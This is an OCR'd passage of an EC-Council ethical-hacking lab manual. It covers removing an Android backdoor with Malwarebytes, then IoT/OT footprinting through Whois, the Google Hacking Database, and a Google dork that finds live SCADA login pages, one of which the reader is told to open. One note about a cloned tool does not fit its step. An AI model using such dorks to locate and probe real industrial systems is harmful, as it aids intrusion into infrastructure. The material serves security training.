


Figure 2.3.10: Begin the scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. **Malwarebytes Security** begins a security scan, as shown in the screenshot.




Figure 2.3.11: Scanning in progress

12. After the completion of the scan, **Scan finished** message appears, click **View scan results** to see the results.




Figure 2.3.12: Scan finished

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Remove Malware

13. A **Threats** screen appears. This will show you all the malware (if any) found on your device.

Note: Here, the malware found is the malicious file **Backdoor.apk**.

14. Click the **Remove selected** button to remove the detected malware from your device.




Figure 2.3.13: Remove selected

15. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware.
16. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**.




Figure 2.3.14: Scanner screen

17. Click **Scan after update** in the lower section of the **Scanner** window under **Previous scans** to view details of the scan.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.3.15: Scan results

You can use other mobile antivirus and anti-spyware tools such as **AntiSpy Mobile** (https://antispymobile.com), **Spyware Detector - Anti Spy Privacy Scanner** (https://play.google.com), **iAmNotified - Anti Spy System** (https://iamnotified.com), and **Privacy Scanner (AntiSpy) Free** (https://play.google.com) to secure mobile devices from malicious apps.

18. The **Scanning history** screen appears, displaying the deleted malicious file, as shown in the screenshot.




Figure 2.3.16: Scanning history

19. This concludes the demonstration of how to secure Android devices from malicious apps using Malwarebytes Security.
20. Close all open windows and document all the acquired information.
21. Turn off the **Android** emulator virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT and OT Hacking

Module 18

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT and OT Hacking

IoT and OT device hacking is performed to compromise smart devices such as CCTV cameras, automobiles, printers, door locks, washing machines, etc. to gain unauthorized access to network resources as well as IoT and OT devices.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

The significant development of the paradigm of the Internet of Things (IoT) is contributing to the proliferation of devices in daily life. From smart homes to automated healthcare applications, IoT is ubiquitous. However, despite the potential of IoT to make our lives easier and more comfortable, we cannot underestimate its vulnerability to cyber-attacks. IoT devices lack basic security, which makes them prone to various cyber-attacks.

The objective of a hacker in exploiting IoT devices is to gain unauthorized access to users' devices and data. A hacker can use compromised IoT devices to build an army of botnets, which, in turn, is used to launch DDoS attacks.

Owing to a lack of security policies, smart devices are easy targets for hackers who can compromise these devices to spy on users' activities, misuse sensitive information (such as patients' health records, etc.), install ransomware to block access to the devices, monitor victims' activities using CCTV cameras, commit credit-card-related fraud, gain access to users' homes, or recruit the devices in an army of botnets to carry out DDoS attacks.

As an ethical hacker and penetration tester, you must have sound knowledge of hacking IoT and OT platforms using various tools and techniques. The labs in this module will provide you with real-time experience in performing footprinting and analyzing traffic between IoT and OT devices.

Lab Objectives

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 18 IoT and OT Hacking

The objective of the lab is to perform IoT and OT platform hacking and other tasks that include, but are not limited to:

- Performing IoT and OT device footprinting
- Capturing and analyzing traffic between IoT devices

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 30 Minutes

Overview of IoT and OT Hacking

Using the IoT and OT hacking methodology, an attacker acquires information using techniques such as information gathering, attack surface area identification, and vulnerability scanning, and uses such information to hack the target device and network.

The following are the various phases of IoT and OT device hacking:

- Information gathering
- Vulnerability scanning
- Launch attacks
- Gain remote access
- Maintain access

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target IoT and OT platforms. Recommended labs that will assist you in learning various IoT platform hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Footprinting using Various Footprinting Techniques	√		√
	1.1 Gather Information using Online Footprinting Tools	√		√
2	Capture and Analyze IoT Device Traffic	√		√
	2.1 Capture and Analyze IoT Traffic using Wireshark	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Footprinting using Various Footprinting Techniques

Ethical hackers and penetration testers are aided in footprinting by various tools that make information gathering an easy task.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to gather maximum information about the target IoT and OT devices by performing footprinting through search engines, advanced Google hacking, Whois lookup, etc.

The first step in IoT and OT device hacking is to extract information such as IP address, protocols used (MQTT, ModBus, ZigBee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geolocation of the device, manufacturing number, and manufacturer of the device.

Lab Objectives

- Gather information using online footprinting tools

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 18 IoT and OT Hacking

To carry out this lab, you need:

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Footprinting Techniques

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc.

Lab Tasks

TASK 1

Gather Information using Online Footprinting Tools

Note: In this task, we will focus on performing footprinting on the MQTT protocol, which is a machine-to-machine (M2M)/"Internet of Things" connectivity protocol. It is useful for connections with remote locations where a small code footprint is required and/or network bandwidth is at a premium.

You can also select a protocol or device of your choice to perform footprinting on it.

1. Turn on the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Perform Whois Footprinting

2. Open any web browser (here, **Mozilla Firefox**), type **https://www.whois.com/whois/** in the address bar, and press **Enter**.
3. The **Whois Domain Lookup** page appears; type **www.oasis-open.org** in the search field and click **SEARCH**.

Note: Oasis is an organization that has published the MQTT v5.0 standard, which represents a significant leap in the refinement and capability of the messaging protocol that already powers IoT.

The information regarding the target IoT and OT devices can be acquired using various online sources such as Whois domain lookup, advanced Google hacking, and Shodan search engine. The gathered information can be used to scan the devices for vulnerabilities and further exploit them to launch attacks.



Figure 1.1.1: Whois Domain Lookup page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The result appears, displaying the following information, as shown in the screenshots: Domain Information, Registrant Contact, and Raw Whois Data.

Note: This information is about the organization that has developed the MQTT protocol, and it might help keep track of the modifications and version changes of the target protocol.




Figure 1.1.2: Whois lookup result: Domain Information, Registrant Contact

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.3: Whois lookup result: Raw Whois Data

Note: Whois lookup reveals available information on a hostname, IP address, or domain.

5. Now, press **Ctrl+T** to open a new tab, type **https://www.exploit-db.com/google-hacking-database** in the address bar, and press **Enter**.

TASK 1.2

Perform Advanced Google Hacking

6. The **Google Hacking Database** page appears; type **SCADA** in the **Quick Search** field and press **Enter**.
7. The result appears, which displays the Google dork related to SCADA, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.4: Google Hacking Database result

8. Now, we will use the dorks obtained in the previous step to query results in Google.
9. Press **Ctrl+T** to open a new tab, type **https://www.google.com** in the address bar, and press **Enter**.
10. In the search field, type **"login" intitle:"scada login"** and click the **Google Search** button.

Note: By default, the tool is cloned to the root directory.




Figure 1.1.5: Navigating to the cloned folder and listing the folder content

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The search result appears; click any link (here, **SCADA :: seamtec SCADA login ::**).

